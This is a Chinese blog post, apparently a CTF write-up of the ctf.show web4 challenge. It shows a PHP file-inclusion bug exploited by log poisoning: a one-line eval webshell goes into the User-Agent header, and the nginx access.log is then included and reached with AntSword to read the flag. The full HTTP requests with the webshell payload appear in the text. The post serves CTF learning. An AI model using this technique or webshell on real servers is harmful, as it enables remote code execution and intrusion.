# ctf.show

原创

墨子轩、 于 2020-10-04 18:04:59 发布 717 收藏

分类专栏： ctf web



本文链接：https://blog.csdn.net/qq_46041723/article/details/108920049





## ctfshow

前言


web4

## 前言

最近做题get到了一些之前，没接触过的题型，就来记录一下。

## web4

打开题目发现：





**ctf.show_web4**

```
<?php include($_GET['url']);?>
```




看到PHP代码，想到**get**方式传一个url参数`php://input`，然后**post**一个一句话木马进去，用蚁剑连接。然后发现页面提示error。



error



接着想用data协议试一下，还是提示error。




error



蚁剑连接之后也是错误。

接着就直接url后跟了一个一句话木马。发现可以了。

http://4d116091-e069-49de-9b17-36f13684e796.chall.ctf.show/<?php @eval($_POST[pass]);?>




然后就连接


提示返回数据为空。就在brupsuit抓包发现一句话木马被编码了。修改回来。

```
GET /%3C?php%20@eval($_POST[pass]);?%3E HTTP/1.1
Host: 4d116091-e069-49de-9b17-36f13684e796.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```


结果页面提示`400 Bad Request`

说明这样不行，然后不管怎么修改都不行。

最后直接url后面什么也不加，直接抓包，利用`User-Agent:` 添加一句话木马。

```
GET / HTTP/1.1
Host: 4d116091-e069-49de-9b17-36f13684e796.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0 <?php @eval($_POST[pass]);?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

页面显示正常，说明可以用蚁剑了。




**ctf.show_web4**

```
<?php  include($_GET['url']);?>
```




然后蚁剑连接


还是不行。后来就百度了一下，发现了这种题目是日志注入漏洞类型的。然后题目文件日志默认地址为`/var/log/nginx/access.log`

（可通过抓包查看得知服务器为Ubuntu，由nginx搭建的网站，nginx的日志文件默认地址在/var/log/nginx/access.log和/var/log/nginx/error.log，其中本题中access.log可以打开）

然后蚁剑连接时，url改为`http://4d116091-e069-49de-9b17-36f13684e796.chall.ctf.show/?url=/var/log/nginx/access.log`连接成功




打开`WWW`目录下的`flag.txt`得到flag。




做题启发的大佬博客